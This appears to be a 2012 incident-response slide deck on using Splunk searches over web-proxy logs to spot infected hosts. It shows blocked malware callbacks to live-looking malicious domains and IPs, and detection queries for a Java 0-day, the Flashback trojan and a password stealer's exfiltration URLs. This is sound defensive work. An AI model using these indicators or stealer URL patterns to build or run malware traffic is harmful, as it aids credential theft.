
Some event sources send their data to a global network of collection servers



Some event types are pulled from their sources directly to a centralized server


Slice of Log Pie

11Tb of indexed data in 30 Days



WSA W3C Access Logging

Logs every object over HTTP!



Global Logging View and Client Protection

```
index=wsa | regex cs_useragent="^[012345ABCDEFIJKLMNOQRSTUVWXYZcdghijkltwxyz]{16}[012345BCDEFGMNOQRSiwxyz]{4}[012345ABCDEFIJKLMNOQRSTUVWXYZcdghijkltwxyz]{28}$"
```

Last 60 minutes



Your search is paused.



Create alert



Add to dashboard



Save search



Build report

Timeline:

>> ≥ 3 events in the last 4 hours



Options...

Results per page 50

- 4/12/12 1334258583.480 - [redacted] 60983 255.255.255.255 80 - - http://xloeydtsxloe.org/scheck/ - 1 130 1717
7:23:03.480 PM "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - GET
cs_bytes=130 | cs_url=http://xloeydtsxloe.org/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
| s_port=80 | sc_bytes=1717 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=1 | cs_method=GET
- 4/12/12 1334258581.526 - [redacted] 60966 255.255.255.255 80 - - http://178.209.52.48/scheck/ - 0 127 1714
7:23:01.526 PM "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - GET
cs_bytes=127 | cs_url=http://178.209.52.48/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
| s_port=80 | sc_bytes=1714 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=0 | cs_method=GET
- 4/12/12 1334258581.480 - [redacted] 60965 255.255.255.255 80 - - http://178.209.52.48/scheck/ - 0 127 1714
7:23:01.480 PM "NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF" - 403 TCP_DENIED - - - - - GET
cs_bytes=127 | cs_url=http://178.209.52.48/scheck/ | cs_useragent=NjQ3NTU1MEUtOURGMy01QTYyLUI0MjktMTdBMjExNDQxQkJF
| s_port=80 | sc_bytes=1714 | sc_http_status=403 | sc_result_code=TCP_DENIED | x_elapsed_time=0 | cs_method=GET

Drive-by Download Protection in the Network

index=wsa cs_url="*.php?*" cs_mime_type="application/x-dosexec" cs_useragent="*Java*" Last 24 hours >

✓ 1 matching event

Create alert Add to dashboard Save search Build report

▸ Timeline:

» 1 event in the last 24 hours (from 7:00:00 PM April 11 to 7:18:36 PM April 12, 2012)

| [Options...](#)

Results per page 50

1 4/12/12 1334250100.231 - [redacted] 52651 77.79.13.89 80 - ns http://awofutie433.from-la.net/w.php?f=9712f&e=0 5:01:40.231 PM - 458 179 414 "Java/1.6.0_26" application/x-dosexec 403 TCP_DENIED - - - "Troj/Dapato-E" "w.php" - 0 GET cs_bytes=179 ▾ | cs_mime_type=application/x-dosexec ▾ | cs_url=http://awofutie433.from-la.net/w.php?f=9712f&e=0 ▾ | cs_useragent=Java/1.6.0_26 ▾ | date_hour=17 ▾ | date_mday=12 ▾ | date_minute=1 ▾ | date_month=april ▾ | date_second=40 ▾ | date_wday=thursday ▾ | date_year=2012 ▾ | date_zone=0 ▾ | s_port=80 ▾ | sc_bytes=414 ▾ | sc_http_status=403 ▾ | sc_result_code=TCP_DENIED ▾ | timeendpos=14 ▾ | timestartpos=0 ▾ | x_elapsed_time=458 ▾ | x_wbrs_score=ns ▾ | x_webroot_spyid=0 ▾ | cs_method=GET ▾

Search-Fu

- Tie indices together with sub-searches or scripts that run searches – you can ***do your own correlation***
- Leverage summary indices for statistical reporting (make your manager happy)
- Keep timestamps standardised and synchronised
- If you can build a good query, you can find malware, infected systems, and dedicated attackers
- Look for unique strings, match patterns, look at temporal attributes (timeline), unusual behaviour
- Log and index **everything!**

Run the Playbook

10044_MALWARE_WSA_WBRS

Objective:

Report the top 10 hosts continuously generating HTTP requests to sites with web reputation scores of -8.0 or less.

Working:

```
index="wsa" AND x_wbbs_score <= -8.0 AND TCP_DENIED AND NOT (tag=acns) AND  
earliest=-15m | stats count by c_ip | sort -count limit=10 | rename c_ip as  
"Source IP", count as "# of TCP_DENIED to WBRS < -8.0" | `makeAcase`
```

Action:

Case generated into remediation queue: **CSIRT-Analysts**

Analysis: The generated report is high fidelity - about 90% of the results have been found to be infected with either malware or adware and need to be submitted to the malware remediation process. If a datacentre host is found, those hosts will be escalated to the on-duty investigator.

Reference: wiki/10044, bugzilla:3876, GIR: n/a

Fun with a search engine

Java 1.7 0-Day Detection (CVE-2013-0422)

- `index=wsa cs_useragent="*Java/1.7.0*" AND cs_mime_type="application/x-dosexec" AND cs_url="*.php?*" earliest=-14h | regex cs_url="\.php\[a-zA-Z]{1,2}=" | stats count by host, _time, cs_useragent, x_wbrs_score, sc_result_code, cs_url`

Flashback Trojan (variant 1)

- `index="wsa" NOT cs_referer="*" AND (cs_url="*/scheck/*" OR cs_url="*/owncheck/*") | regex cs_useragent="id:([A-Za-z0-9]){8}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){12}"00`

Funny User-agents

- `index="wsa" earliest=-24h NOT Citrix | regex cs_useragent="\.(exe|php|pm|pl|jar|sh)$" | stats count by cs_useragent | sort by cs_useragent`

Fun with a search engine

Worm Outbreak?

- index=**ids** description="SCANNING*" AND target_port="3389" earliest=-24h

Metrics and Threat Reporting?

- index="**summary-ids-sighits**" | top signature by subSigid limit=0 | table count,signature,subSigid

Where are the iPhones?

- index="**dhcp**" hn=*iphone* OR mac=f0:cb:a1* OR mac=24:ab:81* | dedup mac | table _time,hn,ip

Password Stealer [Scanph]?

- index=**wsa** (cs_url="*.php?hwid=*" AND (cs_url="*&pc=*" OR cs_url="*&localip=*" OR cs_url="*&steal=*" OR cs_url="*&winver="*)) | dedup c_ip | lookup dnslookup clientip as c_ip output clienthost as hostname | convert timeformat=%Y%m%d%T mktime(created) as _time | table _time c_ip hostname s_ip cs_url

Viral Video?

- index="**wsa**" cs_method=GET cs_url="http://www.youtube.com/watch?v*" | stats count by cs_url | sort -count | fields cs_url,count



Golden Rules

- Regularly update your operating system and applications, **especially Java**, Adobe, and Office products
- Use a **modern** browser and consider plug-ins that turn off scripts and other common ways to attack your browser
- Use **different passwords** for different areas of your life: one for email, one for financial accounts, one for social media, and so on
- Watch your credit card and **bank statements** and check your own credit regularly
- Use regularly **updated** anti-virus
- Use a software or hardware firewall
- **Beware of** short, **odd** tweets, Facebook updates and emails, **even from friends**, that provide a link.
- Use encryption and **keep loads of backups** of everything, as often and as much as you can stand

Source: Steve Santorelli. Cymru Quarterly. March 2012.



Golden Rules (for incident response)

- Develop accurate and **updated systems of record** to identify address, host, and application owners and teams
- Deploy **log collection** where ever possible to maximize audit trails and to enable investigation
- Implement event, event log, or log file collection, **indexing, searching** and reporting mechanisms to operate on “big data”
- Develop and maintain a flexible **patching strategy** (and policy) including timely notification, proper host contacts, and execution plans.
- Record anything and **everything possible** on the network as long as you can store it and search it
- Enable **development**, research, open debate, and invest in expert intelligence

Final Thoughts:

- The browser isn't generally the target, it's the **whole browsing ecosystem** that's at risk.
- Exploit packs are filled with effective exploit plugins and often contain 0-days. Antivirus cleans up the older attacks, but there's a **huge window for exploitation**.
- Anything more than basic security education will not help
 - **curiosity** will drive people to the exploits
 - no impetus to patch and **inconvenience** factor
- Invest in **research**/thinking, let **automation** at the network and application (patching/AV) layers secure the organisation
 - enables business flexibility with IT
 - doesn't rely on routine human action
 - **enables deep investigation**

Q & A



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